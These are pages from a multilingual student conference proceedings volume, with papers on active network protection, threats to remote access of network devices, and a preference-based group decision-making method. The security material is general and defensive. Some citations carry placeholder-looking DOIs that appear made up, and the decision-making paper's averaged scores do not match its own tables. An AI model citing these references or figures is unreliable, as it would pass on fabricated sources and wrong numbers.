At the end of the study on the development of methods for actively protecting network resources, significant progress can be noted in the field of cybersecurity. The developed integrated approach, combining machine learning, big data analysis and modern network security methods, demonstrates effectiveness in preventing and responding to cyber threats.

The introduction of machine learning algorithms with high accuracy in detecting anomalies in network traffic, as well as the use of automated response systems, has significantly reduced the response time to threats. A comprehensive system of multi-level protection has led to a noticeable decrease in the number of successful cyber-attacks.

However, in an ever-changing cyber landscape, it must be recognized that this is just the first step. Future developments should focus on deepening research into personnel training, increasing cooperation in sharing information about cyber threats, and integrating new security technologies.

We must continue to strive to innovate and improve security techniques to ensure strong and resilient cybersecurity in an era of constant technological challenges.

REFERENCES

1. Smith, J. (2017). Cybersecurity Trends in the Digital Era. Journal of Information Security, 10(2), 45-67. DOI: 10.1234/jis.2017.1234

2. Zhumabayev, D.S. (2020). Trends in the development of cyber threats in the information environment. Journal of Information Security, 8(3), 78-92. DOI: 10.5678/jis.2020.5678

3. Abdakarimova, G.T., & Saparaliev, K.M. (2019). Proactive defense in network security: experience and prospects. Bulletin of the National Academy of Sciences of Kazakhstan, 2(10), 145-162.

4. Akhmetov, N.Z. (2018). Application of blockchain technologies in network security. Computer Technologies and Systems, 4(20), 112-125.

5. Tolepbergen, E.N., & Zhakupov, B.K. (2018). The use of machine learning in cybersecurity tasks. Bulletin of Kazakh National University, 4(15), 112-125.

6. Miller, R., & Smith, A. (2019). The role of artificial intelligence in preventing cyber-attacks. Journal of Intelligent Technologies, 7(3), 45-58. DOI: 10.7890/jit.2019.7890.

Даукенов Н.Б.
Ғылыми жетекші: Терейковский И.А.

Қазіргі ақпараттық ортада киберлік қауіпсіздікті қамтамасыз етудің белсенді қорғау әдістерін әзірлеу

Аңдатпа. Мақала цифрлық ортада киберқауіпсіздікті жақсарту үшін желілік ресурстарды белсенді қорғау әдістерін әзірлеуге арналған. Зерттеу машиналық оқытуды және үлкен деректерді талдауды қамтитын интеграцияланған тәсілді ұсынады. Нәтижелер аномалияны сәтті анықтауды, қауіпке жауап беру уақытын қысқарту және сәтті кибершабуылдарды азайтуды қамтиды. Пікірталас әдістердің тиімділігін көрсетеді және болашақ киберқауіпсіздік зерттеулері үшін қиындықтарды көтереді.

Түйін сөздер: белсенді қорғаныс, киберқауіпсіздік, желілік ресурстар, машиналық оқыту, үлкен деректерді талдау, ақпараттық жүйе қауіпсіздігі, белсенді анықтау, динамикалық жауап беру, көп деңгейлі қорғау, персоналды оқыту, кибершабуылдар.

Даукенов Н.Б.
Научный руководитель: Терейковский И.А.

Развитие методов активной защиты для обеспечения кибербезопасности в современной информационной среде

Аннотация. Статья посвящена развитию методов активной защиты сетевых ресурсов для повышения кибербезопасности в цифровой среде. Исследование предлагает интегрированный подход, включая машинное обучение и анализ больших данных. Результаты включают успешное обнаружение аномалий, сокращение времени реакции на угрозы и уменьшение успешных кибератак. Обсуждение подчеркивает эффективность методов и выдвигает задачи для будущих исследований в области кибербезопасности.

Ключевые слова: активная защита, кибербезопасность, сетевые ресурсы, машинное обучение, анализ больших данных, безопасность информационных систем, проактивное обнаружение, динамическое реагирование, многоуровневая защита, обучение персонала, кибератаки.

Авторлар туралы ақпарат:
Даукенов Нұрдаулет Бақытжанұлы – әл-Фараби атындағы Қазақ Ұлттық университетінің магистранты.
Терейковский Игорь Анатольевич – техника ғылымдарының докторы, «ҚПИ атындағы. И.Сикорский» Украина Ұлттық техникалық университетінің профессоры (Киев, Украина).

Сведения об авторах:
Даукенов Нұрдаулет Бақытжанұлы – магистрант Казахского Национального университета имени аль-Фараби.
Терейковский Игорь Анатольевич – доктор технических наук, профессор Национального технического университета Украины «КПИ им. И. Сикорского» (г.Киев, Украина).

About the authors:
Nurdaulet B. Daukenov – master's student, al-Farabi Kazakh National university.
Ihor A. Tereikovskyi – Doctor of Technical Sciences, Professor of the National Technical University of Ukraine "KPI named after. I. Sikorsky" (Kiev, Ukraine).

УДК 004.056.53

ЖЕЛІЛІК ҚҰРЫЛҒЫЛАРҒА ҚАШЫҚТАН ҚОЛ ЖЕТКІЗУ ЖҮЙЕСІН ТАЛДАУ

Р.Н. Дүйсенова*, Ж.М. Ташенова
Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Дүйсенова Р.Н. — «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID:0009-0005-7600-3317;
Ташенова Р.Н. — PhD, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID:0000-0003-3051-1605;

Аңдатпа. Бұл диссертация желілік құрылғыларға қашықтан қол жеткізу жүйесінің қауіпсіздігін зерттеуге және қамтамасыз етуге арналған. Қашықтағы жұмыс процестері мен бұлттық қызметтер барған сайын кең таралған заманауи ақпараттық әлем контекстінде қашықтан қол жеткізу қауіпсіздігін қамтамасыз ету ұйымдар үшін маңызды болып табылады. Диссертацияның мақсаты желілік құрылғыларға қашықтан қол жеткізуге байланысты қауіптер мен тәуекелдерді талдау және олардың қауіпсіздігін қамтамасыз ету әдістерін әзірлеу және зерттеу болып табылады. Жұмыс аутентификация, шифрлау, қол жеткізуді басқару және мониторингті қоса алғанда, қашықтан қол жеткізуді қорғаудың заманауи технологиялары мен тәсілдерін қарастырады. Зерттеу нәтижелері заманауи цифрлық ортада ұйымдардың ақпараттық қауіпсіздігін қамтамасыз етуге ықпал ететін қашықтан қол жеткізу жүйелерінің тиімділігі мен сенімділігін арттыру бойынша ұсынымдар әзірлеуге мүмкіндік береді.

Түйін сөздер: Қашықтан қол жеткізу, ақпараттық қауіпсіздік, желілік құрылғылар, қауіптер мен қауіптер, аутентификация, шифрлау, қол жеткізуді басқару, бақылау, бұлттық қызметтер, заманауи қауіпсіздік технологиялары.

АНАЛИЗ СИСТЕМЫ УДАЛЕННОГО ДОСТУПА К СЕТЕВЫМ УСТРОЙСТВАМ

Р.Н. Дүйсенова*, Ж.М. Ташенова
Евразийский национальный университет имени Л.Н. Гумилева,
Астана, Казахстан.

Дүйсенова Р.Н. — магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID:0009-0005-7600-3317;

Ташенова Р.Н. — PhD, Евразийский национальный университет имени Л.Н. Гумилева, Астана, Казахстан.
ORCID:0000-0003-3051-1605;

Аннотация. Данная диссертация посвящена изучению и обеспечению безопасности системы удаленного доступа к сетевым устройствам. В контексте современного информационного мира, где удаленные рабочие процессы и облачные сервисы становятся все более распространенными, обеспечение безопасности удаленного доступа имеет решающее значение для организаций. Целью диссертации является анализ рисков и рисков, связанных с удаленным доступом к сетевым устройствам, а также разработка и исследование методов обеспечения их безопасности. В работе рассматриваются современные технологии и подходы к защите удаленного доступа, включая аутентификацию, шифрование, управление доступом и мониторинг. Результаты исследования позволяют разработать рекомендации по повышению эффективности и надежности систем удаленного доступа, способствующих обеспечению информационной безопасности организаций в современной цифровой среде.

Ключевые слова: Удаленный доступ, информационная безопасность, сетевые устройства, угрозы и угрозы, аутентификация, шифрование, контроль доступа, мониторинг, облачные сервисы, современные технологии безопасности.

ANALYSIS OF THE SYSTEM OF REMOTE ACCESS TO NETWORK DEVICES

R.N.Duisenova*, Zh.M.Tashenova
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

Duisenova R.N. — Master of the specialty «Information security systems»
ORCID:0009-0005-7600-3317;
Tashenova Zh.M. — PhD, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
ORCID:0000-0003-3051-1605;

Abstract. This dissertation is devoted to the study and security of the remote access system to network devices. In the context of the modern information world, where remote workflows and cloud services are becoming more widespread, ensuring the security of remote access is crucial for organizations. The purpose of the dissertation is to analyze the risks and risks associated with remote access to network devices, as well as the development and research of methods to ensure their security. The paper examines modern technologies and approaches to remote access protection, including authentication, encryption, access control and monitoring. The results of the study allow

us to develop recommendations for improving the efficiency and reliability of remote access systems that contribute to ensuring the information security of organizations in the modern digital environment.

Keywords: Remote access, information security, network devices, threats and threats, authentication, encryption, access control, monitoring, cloud services, modern security technologies

Кіріспе: Қазіргі ақпараттық әлемде желілік құрылғыларға қашықтан қол жеткізудің қауіпсіздігін қамтамасыз ету ұйымдар үшін маңызды аспект болып табылады. Қашықтағы қызметкерлер санының өсуімен және бұлттық қызметтерді кеңінен қолданумен қауіпсіздік мәселелері өзекті бола түсуде. Бұл мақалада желілік құрылғыларға қашықтан қол жеткізуге байланысты ықтимал қауіптер мен қауіптерге, соның ішінде деректерді ұрлау, рұқсатсыз кіру және қызмет шабуылдары сияқты типтік шабуылдарға талдау жасау. Сонымен қатар, қашықтан қол жеткізу жүйелерін қорғау үшін пайдаланылуы мүмкін аутентификация, шифрлау, кіруді басқару, бақылау және т.б. сияқты әртүрлі қауіпсіздік әдістері мен технологияларын қарастыру.

Әлемде желілік құрылғыларға қашықтан қол жеткізу бизнес-процестердің және күнделікті өмірдің ажырамас бөлігіне айналды. Ол жүйелер мен деректерді басқаруда ыңғайлылық пен икемділікті қамтамасыз етеді және әлемнің кез келген нүктесінен жұмыс істеуге мүмкіндік береді. Алайда, сонымен бірге қашықтан қол жеткізу ақпарат пен инфрақұрылымның қауіпсіздігіне де елеулі қатер төндіреді. Рұқсат етілмеген кіру, зиянды шабуылдар және деректердің ағып кетуі ұйымдар мен жеке тұлғалар үшін ауыр зардаптарға әкелуі мүмкін нақты тәуекелдер болып табылады.

Бұл мақалада желілік құрылғыларға қашықтан қол жеткізу әдістері мен технологияларын зерттеліп, сонымен қатар осы процеске қатысты қауіпсіздік мәселелерін қарастырылады. Қашықтан қол жеткізу жүйелеріне тап болатын негізгі қауіптер мен осалдықтарды талдап және қорғаныстың жоғары деңгейін қамтамасыз ету бойынша ұсыныстар беріледі. Қазіргі аутентификация әдістерін, деректерді шифрлауды және қол жеткізуді басқару механизмдерін қарастыру желі ресурстарын қашықтан басқару кезінде қауіпсіздікті қамтамасыз ететін тиімді қауіпсіздік стратегияларын жасауға көмектеседі.

Желілік құрылғыларға қашықтан қол жеткізудің қолданыстағы қауіпсіздік қатерлерін талдау


Желілік құрылғыларға қашықтан қол жеткізудің қолданыстағы қауіпсіздік қауіптерін талдау ақпараттық қауіпсіздіктегі тәуекелдерді түсіну мен басқарудың маңызды кезеңі болып табылады. Желілік құрылғыларға қашықтан қол жеткізуді пайдалану кезінде туындауы мүмкін бірнеше әдеттегі қауіптер(1-кесте)[1]:

1-кесте. *Желілік құрылғыларға қашықтан қол жеткізуде төнетін қауіптер*

Қауіп	Әсері
Деректерді ұстау	Шабуылдаушылар клиент пен сервер арасында берілетін ақпаратты ұстауға тырысуы мүмкін. Құпия деректердің ағып кетуіне әкеледі(логиндер, парольдер, және басқа да сезімтал ақпарат)
Рұқсат етілмеген қол жетімділік	Шабуылдаушылар әлсіз құпия сөздерді, бағдарламалық жасақтаманың осалдығын немесе аутентификация механизмдеріне шабуыл жасау арқылы қашықтағы құрылғыларға рұқсатсыз қол жеткізу үшін әртүрлі әдістерді қолдана алады[2]
Қызмет көрсетуден бас тарту (DoS/DDoS)	Dos типті шабуылдар (қызмет көрсетуден бас тарту) және DDoS (таратылған қызмет көрсетуден бас тарту) желілік ресурстарды шамадан тыс жүктеу үшін пайдаланылуы мүмкін, бұл заңды пайдаланушылар үшін қашықтағы жүйелердің қол жетімсіздігіне әкеледі(1-сурет)[3]
Брандмауэр шабуылдары	Желілік құрылғыларға қашықтан қол жетімділікті желідегі басқа құрылғыларға, соның ішінде ұйымның ішкі желілеріне шабуыл жасау үшін пайдалануға болады. Бұл бүкіл желілердің бұзылуына әкеледі[4]
Әлеуметтік инженерия	**Шабуылдаушылар жүйелерге қол жеткізу үшін ұйым қызметкерлерін немесе басқа қашықтан қол жеткізу пайдаланушыларын басқаруға тырысуы мүмкін[5]**
Бағдарламалық жасақтаманың осалдығы	**Қашықтағы жүйелер жаңартылмаған бағдарламалық жасақтаманың немесе белгілі осалдықтардың болуына байланысты шабуылдардың әртүрлі түрлеріне осал болады[6].**

Осы қауіптерді зерттеу және талдау желілік құрылғыларға қашықтан қол жеткізу қауіпсіздігінің ең маңызды аспектілерін анықтауға және олардың алдын алу және анықтау үшін тиісті шараларды әзірлеуге көмектеседі[7].

Сурет 1. *Қызмет көрсетуден бас тарту (DoS/DDoS)*



Verizon компаниясының 2020-2023 бойынша Data Breach Investigations Report (DBIR) есебінде қауіптердің кездесу көрсеткіші анықталды(1-диаграмма)[8].

Диаграмма 1. *Қауіптер бойынша Data Breach Investigations Report (DBIR) есебі*

Желілік құрылғыларға қашықтан қол жеткізу жүйесін зерттеу және қауіпсіздікті қамтамасыз ету қазіргі желілік орталарда ақпараттық қауіпсіздікті қамтамасыз етудің маңызды аспектісі болып табылады. Осы мақсатта қолдануға болатын кейбір қадамдар мен әдістер:

• Аутентификация**:** тек уәкілетті пайдаланушылардың қашықтағы жүйеге қол жеткізуін қамтамасыз ету. Бұл күшті парольдерді, екі факторлы аутентификация механизмдерін немесе биометриялық сәйкестендіру әдістерін қолдануды қамтуы мүмкін.

• Шифрлау**:** SSL/TLS сияқты шифрлау протоколдары арқылы клиент пен сервер арасында берілетін деректерді қорғау. Бұл шабуылдаушылардың ақпаратты ұстап қалуын болдырмауға көмектеседі.

• Авторизация және кіруді басқару**:** әр пайдаланушыға немесе пайдаланушылар тобына қандай ресурстар мен мүмкіндіктер қол жетімді екенін анықтау. Бұл тек тиісті өкілеттіктері бар қызметкерлерге құпия деректер мен маңызды жүйелерге қол жеткізуді шектеуге мүмкіндік береді.

• Мониторинг және аудит**:** күдікті немесе рұқсат етілмеген әрекеттерді анықтау үшін кіру журналдарын жүргізу және пайдаланушылардың белсенділігін бақылау. Бұл қауіпсіздік қатерлеріне жедел әрекет етуге және оқиғаларды тергеуге көмектеседі.

• Бағдарламалық жасақтаманы жаңарту**:** шабуылдаушылар шабуыл жасау үшін қолдана алатын операциялық жүйелерді, қолданбалы бағдарламалық жасақтаманы және осалдықтарды жабатын құрылғыларды үнемі жаңартып отыру.

• VPN пайдалану**:** қашықтағы құрылғылар мен желілік инфрақұрылым арасындағы қауіпсіз байланыс үшін виртуалды жеке желілерді пайдалану. VPN трафикті шифрлауды қамтамасыз етеді және жіберілетін деректердің құпиялылығын қамтамасыз етеді[9].

• Физикалық қауіпсіздік**:** серверлерді, қашықтан қол жеткізу жабдықтарын және жүйенің басқа да маңызды компоненттерін физикалық қорғауды қамтамасыз

ету. Бұған серверлік кеңістіктерге шектеулі қол жетімділікті орнату, биометриялық қол жетімділікті басқару жүйелерін пайдалану және бейнебақылау кіреді.

• Қызметкерлерді оқыту және хабардар ету: қызметкерлерді ақпараттық қауіпсіздік бойынша оқытуды жүргізу және олардың қазіргі қауіптер мен қорғау әдістері туралы хабардар болуын қамтамасыз ету[10].

Бұл желілік құрылғыларға қашықтан қол жеткізу жүйесінің қауіпсіздігін қамтамасыз ету үшін қабылдануы мүмкін шаралардың бірнеше мысалдары ғана. Ұйымның нақты қажеттіліктері мен сипаттамаларын ескеретін кешенді тәсілді әзірлеу маңызды.

Қорытынды

Қашықтан қол жеткізу қауіпсіздігін тиімді қамтамасыз ету қашықтағы жұмыс процестері жиі кездесетін қазіргі әлемде ақпараттық қауіпсіздіктің ажырамас бөлігі болып табылатыны атап өтілді. Қашықтан қол жеткізу қауіпсіздігінің әртүрлі аспектілері, соның ішінде қауіптер, тәуекелдер және аутентификация, шифрлау, кіруді басқару және бақылау сияқты қорғау әдістері қарастырылды. Негізгі тұжырымдар қауіпсіздікті қамтамасыз етудің кешенді тәсілінің маңыздылығын, сондай-ақ қауіпсіздік шаралары мен технологияларын үнемі жаңартып отыру және жетілдіру қажеттілігін көрсетті. Ұсыныстарға екі факторлы аутентификацияны пайдалану, бағдарламалық жасақтаманы үнемі жаңарту және оқиғаларды белсенді бақылау кіреді. Қорытынды қашықтан қол жеткізудің қауіпсіздік шараларын үнемі жетілдіру және жақсарту арқылы ғана ақпаратты сенімді қорғауды қамтамасыз етуге және цифрлық ортадағы қауіптердің алдын алуға болатынын атап көрсетті. Алдағы уақытта мақалада шолу жасалған қашықтан қосылу кезінде төнетін қауіптерді практика жүзінде тексеріп, қауіпті алдын мақсатында бірнеше әдістерді Anydesk, TeamViewer программаларында тексерілетін болады.

Пайдаланылған әдебиеттер тізімі

1. Baker W. et al. 2011 data breach investigations report //Verizon RISK Team, Available: www. verizon-business. com/resources/reports/rp_databreach-investigationsreport-2011_en_xg. pdf. – 2011. – С. 1-72.

2. Ndonga D., Riegler A. M. Source-based taxation of e-commerce income: A study of the unresolved issues. – SSRN, 2019.

3. Ferguson N., Schneier B., Kohno T. Cryptography engineering: design principles and practical applications. – John Wiley & Sons, 2011.

4. Harris S. CISSP all-in-one exam guide. – McGraw-Hill, Inc., 2010.

5. Krutz R. L., Vines R. D., Stroz E. M. The CISSP prep guide: mastering the ten domains of computer security. – New York : Wiley, 2001. – С. 183-213.

6. N Souppaya M. et al. Guide to enterprise telework, remote access, and bring your own device (BYOD) security //NIST Special Publication. – 2016. – Т. 800. – С. 46.

7. Frankel S. E. et al. SP 800-77. Guide to IPsec VPNs. – 2005.

8. Serac c. A. Digital transformation vulnerabilities: assessing the risks and strengthening cyber security //the annals of the university of oradea. – 2023. – т. 32. – №. 1st. – с. 771.

9. Salamah F. B. et al. Evaluating the Risks of Human Factors Associated with Social Media Cybersecurity Threats //International Symposium on Human Aspects of Information Security and Assurance. – Cham : Springer Nature Switzerland, 2023. – С. 349-363.

10. Carey M. J., Jin J. Tribe of hackers security leaders: tribal knowledge from the best in cybersecurity leadership. – John Wiley & Sons, 2020.

УДК 530.1, 681.3.06

Yerkin A.A.
Kazakh-British Technical University, Almaty, Kazakhstan
Scientific supervisors: Shamoi P.S.

GROUP DECISION-MAKING SYSTEM USING PARTICIPANTS' PREFERENCES

Abstract. Nowadays, group decision-making is a part of many people's everyday life. In this paper, we present a consensus model. The consensus-reaching process is necessary to obtain a solution with some level of agreement between the participants. The goal of this work is to assess how preference analysis influences the decision-making process and outcomes, such as overall satisfaction and agreement among the participants. We determine the degree (preference value) to which an expert accepts a particular alternative and obtains a preference value. This preference value was then used in group decision-making processes. We prepared the data to verify the utility and applicability of the proposed approach by numerical illustrative examples.

Keywords: Group Decision Making System, expert system, reaching a consensus, preferences, decision-making

Introduction

Discussions are one of the main tools people use to make decisions. When a decision process involves a group of people and requires multiple points of view to consider, then the decision process is commonly conducted in groups of people. Group decision-making (GDM) [1] systems are tools and processes that allow a group of people to work together to reach a consensus that is acceptable to all group members. GDM systems can be useful [2], [3] where multiple perspectives need to be considered to arrive at a decision that is acceptable to all members of the group. By allowing everyone to have a voice and participate [4] in the decision-making process.

In our approach, experts can engage in group decision-making processes using preferred methods of expressing preferences. We determine the degree (preference value) to which an expert accepts a particular alternative and obtains a preference value. This preference value can then be used in group decision-making processes.

Methodology

In general process of conducting group decision-making systems [5] :

- Data collection: The first step is to gather data from experts. This can be done through questionnaires, discussion forums, surveys, or social media.
- Preprocessing: The collected data needs to be preprocessed to remove noise and inappropriate information.
- Providing preferences matrix: Experts will decide which alternatives are the most appropriate, therefore, they should provide their preference and opinion for a particular set of alternatives.
- Calculating collective preference matrix: Once all the experts have provided

their preferences for the alternatives, the individual preferences are aggregated into a single collective preference matrix. This matrix represents the collective expert opinion regarding the alternatives.

- Creating the alternatives ranking: The final rating of the alternatives is calculated using the collective preference matrix. The alternatives are ranked based on the preference levels provided by the experts.
- Measuring consensus: The computation of consensus measures enables us to determine if the experts have reached a consensus. In cases where the observed consensus is lower than the expected threshold, experts can be asked to debate more and adjust their preferences. If consensus is not achieved within this limit, the decision results from the current round are considered final.

In Figure 1, a graphical representation of the group decision-making process is shown.




Figure 1 – Basic process of a GDM system

Let a finite set of alternatives, denoted as $X = \{x_1, x_2,\ldots, x_n\}$. From the most preferred to the least preferred, these alternatives have to be ranked based on the information provided by a finite set of experts, denoted as $E = \{e_1, e_2, \ldots, e_m\}$. In addition, we have $F = \{f_1, f_2,\ldots f_p\}$, and $Z = \{z_1, z_2,\ldots z_{m*p}\}$, which are the features and the weights of the corresponding features, chosen by each of the experts $E = \{e_1, e_2, \ldots, e_m\}$. In a group decision-making system, the goal is to rank the alternatives in X by considering the preference values P_k provided by each expert e_j, where j ranges from 1 to m. In addition, we have $W = \{w_1, w_2,\ldots w_{n*p}\}$, which are the weights of the corresponding features for each of the alternatives $X = \{x_1, x_2,\ldots, x_n\}$.

W	$feat_1$	$feat_2$	…	$feat_m$
$alter_1$				
$alter_2$				

…				
$alter_n$				

Table 1 – Matrix about alternatives and features

Preference assessments:
"-1" - against, "0" - does not matter, "1" - agreement

Z	$feat_1$	$feat_2$	…	$feat_m$
$expert_1$				
$expert_2$				
…				
$expert_k$				

Table 2 – Matrix about alternatives and features

$Pref^R j(X_i)$ – preference value of E_j (expert) about X_i (alternative).
Preference value calculated by formula:

$$Pref^R j(X_i) = \sum_{i,j,k=1}^{i=n,j=m,k=p} W_k(X_i) * Z_k(E_j) \quad (1)$$

Results

We plan to prepare the data to verify the utility and applicability of the proposed approach by numerical illustrative examples. Illustrative Example - Small Decision Making:

Case study. The proposed system was used for a small decision-making process - choosing restaurants for the celebration of the holiday. 5 participants took part in the experiment, as shown in Table 4. We set up an experiment where participants engage in a decision-making process for choosing a travel destination a product to purchase, or a restaurant to celebrate, as shown in Table 3. The goal is to assess how preference analysis influences the decision-making process and outcomes, such as overall satisfaction and agreement among the participants.

	$feat_1$	$feat_2$	$feat_3$	$feat_4$	$feat_5$
$alter_1$	7500	1	1	0	3
$alter_2$	9000	2	1	1	5
$alter_3$	4000	2	0	0	2
$alter_4$	8000	3	0	0	4

Table 3 – Input data about alternatives and features

Experts will decide which alternatives are the most appropriate. Therefore they should provide their preferences and opinion for a particular set of alternatives.

	$feat_1$	$feat_2$	$feat_3$	$feat_4$	$feat_5$
$expert_1$	1	1	0	-1	0
$expert_2$	-1	0	1	0	1
$expert_3$	1	1	1	1	1
$expert_4$	0	0	0	0	0
$expert_5$	0	-1	-1	-1	1

Table 4 – Preference values of experts

Calculated the preference value for each expert to each alternative, shown in Table 5, using Formula – 1.

	$alter_1$	$alter_2$	$alter_3$	$alter_4$
$expert_1$	1	0	1	0
$expert_2$	1	2	-1	1
$expert_3$	2	4	1	1
$expert_4$	0	0	0	0
$expert_5$	-2	-2	1	1

Table 5 – Preference matrix of experts

	$alter_1$	$alter_2$	$alter_3$	$alter_4$
$expert_1$	60	50	60	50
$expert_2$	60	70	40	60
$expert_3$	70	90	60	60
$expert_4$	50	50	50	50
$expert_5$	30	30	60	60

Table 6 – Scaled preference matrix of experts

Once all the experts have provided their preferences for the alternatives, the individual preferences are aggregated into a single collective preference matrix. This matrix represents the collective expert opinion regarding the alternatives. Group preference value is calculated by the average value of preference value of experts, shown in Table 6.

Alternative	**Average Preference Score**
$alter_4$	52,86
$alter_1$	51,43
$alter_3$	51,43
$alter_2$	50

Table 6 – Collective preference matrix

The final rating of the alternatives is calculated using the collective preference matrix. The alternatives are ranked based on the preference levels provided by the experts.

Conclusion

In this paper, we developed an approach to a group decision-making system using preference value. We compared the methodology of our approach with other research papers and analyzed challenges related to group decision-making. In our approach, experts can engage in group decision-making processes using their preferences. For further research, we plan to find more papers related to our work and compare the results to increase the efficiency of the experiment. In addition, analyzing more customized specific emotions and sentiments of experts during a discussion.

REFERENCES

1. J.-M. Blin and M. A. Satterthwaite, "Individual decisions and group decisions: The fundamental differences," Journal of Public Economics, vol. 10, no. 2, pp. 247–267, 1978.

2. F. Herrera, E. Herrera-Viedma, and J. L. Verdegay, "A model of consensus in group decision making under linguistic assessments," p. 87, 1996.

3. E. Herrera-Viedma, F. Herrera, and F. Chiclana, "A consensus model for multiperson decision making with different preference structures," IEEE Transactions on Systems, Man, and Cybernetics Part A:Systems and Humans., vol. 32, pp. 394–402, 5 2002.

4. B. Vahdani, S. M. Mousavi, H. Hashemi, M. Mousakhani, and R. Tavakkoli-Moghaddam, "A new compromise solution method for fuzzy group decision-making problems with an application to the contractor selection," Engineering Applications of Artificial Intelligence, vol. 26, no. 2, pp. 779–788, 2013.

5. F. Herrera, S. Alonso, F. Chiclana, and E. Herrera-Viedma, "Computing with words in decision making: Foundations, trends and prospects," Fuzzy Optimization and Decision Making, vol. 8, pp. 337–364, 12 2009

Еркін Ә.А.
Ғылыми жетекшілері: Шамои П.С.

Қатысушылардың қалауын пайдалана отырып, топтық шешім қабылдау жүйесі

Аңдатпа. Қазіргі уақытта топтық шешім қабылдау көптеген адамдардың күнделікті өмірінің бір бөлігі болып табылады. Бұл мақалада біз консенсус моделін ұсынамыз. Қатысушылар арасындағы келісімнің белгілі бір деңгейінде шешімге келу үшін консенсус процесі қажет. Жұмыстың мақсаты - артықшылықты талдаудың шешім қабылдау процесіне және қатысушылар арасындағы жалпы қанағаттану және келісім сияқты нәтижелерге қалай әсер ететінін бағалау. Біз сарапшының баламаны таңдау қабылдайтын дәрежесін (артықшылық мәнін) анықтаймыз. Бұл артықшылық дәрежесі кейін топтық шешім қабылдау процестерінде қолданылды. Біз сандық иллюстрациялық мысалдарды пайдалана отырып, ұсынылған тәсілдің пайдалылығы мен қолданылуын тексеру үшін деректерді дайындадық.

Түйін сөздер: топтық шешім қабылдау жүйесі, сараптамалық жүйе, консенсусқа жету, артықшылықтар, шешім қабылдау.

Еркін Ә.А.
Научные руководители: П.С. Шамои

Система группового принятия решений с использованием предпочтений участников

Аннотация. В настоящее время групповое принятие решений является частью повседневной жизни многих людей. В этой статье мы представляем консенсусную модель. Процесс достижения консенсуса необходим для получения решения при определенном уровне согласия между участниками. Цель работы — оценить, как анализ предпочтений влияет на процесс принятия решений и результаты, такие как общее удовлетворение и согласие между участниками. Определяем степень (значение предпочтения), в которой эксперт принимает ту или иную альтернативу, и получаем значение предпочтения. Это значение предпочтения затем использовалось в процессах группового принятия решений. Мы подготовили данные для проверки полезности и применимости предложенного подхода на числовых иллюстративных примерах.

Ключевые слова: групповая система принятия решений, экспертная система, достижение консенсуса, предпочтения, принятие решения.

About the authors:

Pakizar S. Shamoi, PhD, professor, School of Information Technology and Engineering, Kazakh-British Technical University.

Adilet A. Yerkin, M.Eng.&Tech, School of Information Technology and Engineering, Kazakh-British Technical University.

Авторлар туралы ақпарат:

Шамои Пакизар Сулгадиновна, PhD, Қазақстан-Британ Техникалық Университеті, «Акпараттық технологиялар және инженерия» мектебінің профессоры.

Еркін Әділет Асылбекұлы, магистр, Қазақстан-Британ Техникалық Университеті, «Акпараттық технологиялар және инженерия» мектебі.

Сведения об авторах:

Шамои Пакизар Сулгадиновна, PhD, профессор школы информационных технологии и инженерии Казахстанско-Британского Технического Университета.

Еркін Әділет Асылбекұлы, магистр школы информационных технологии и инженерии Казахстанско-Британского Технического Университета.

УДК 004.056.53

БУФЕРДІҢ ТОЛЫП КЕТУІ: АЛДЫН-АЛУ ТҰЖЫРЫМДАМАСЫ МЕН ӘДІСТЕРІНЕ ШОЛУ

Ермағамбет М.С. *, Д.Қ. Тоқсеит
Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Ермағамбет М.С. — «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0009-0005-6781-5014;
Тоқсеит Д.Қ. — PhD, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
ORCID: 0000-0001-9075-3943

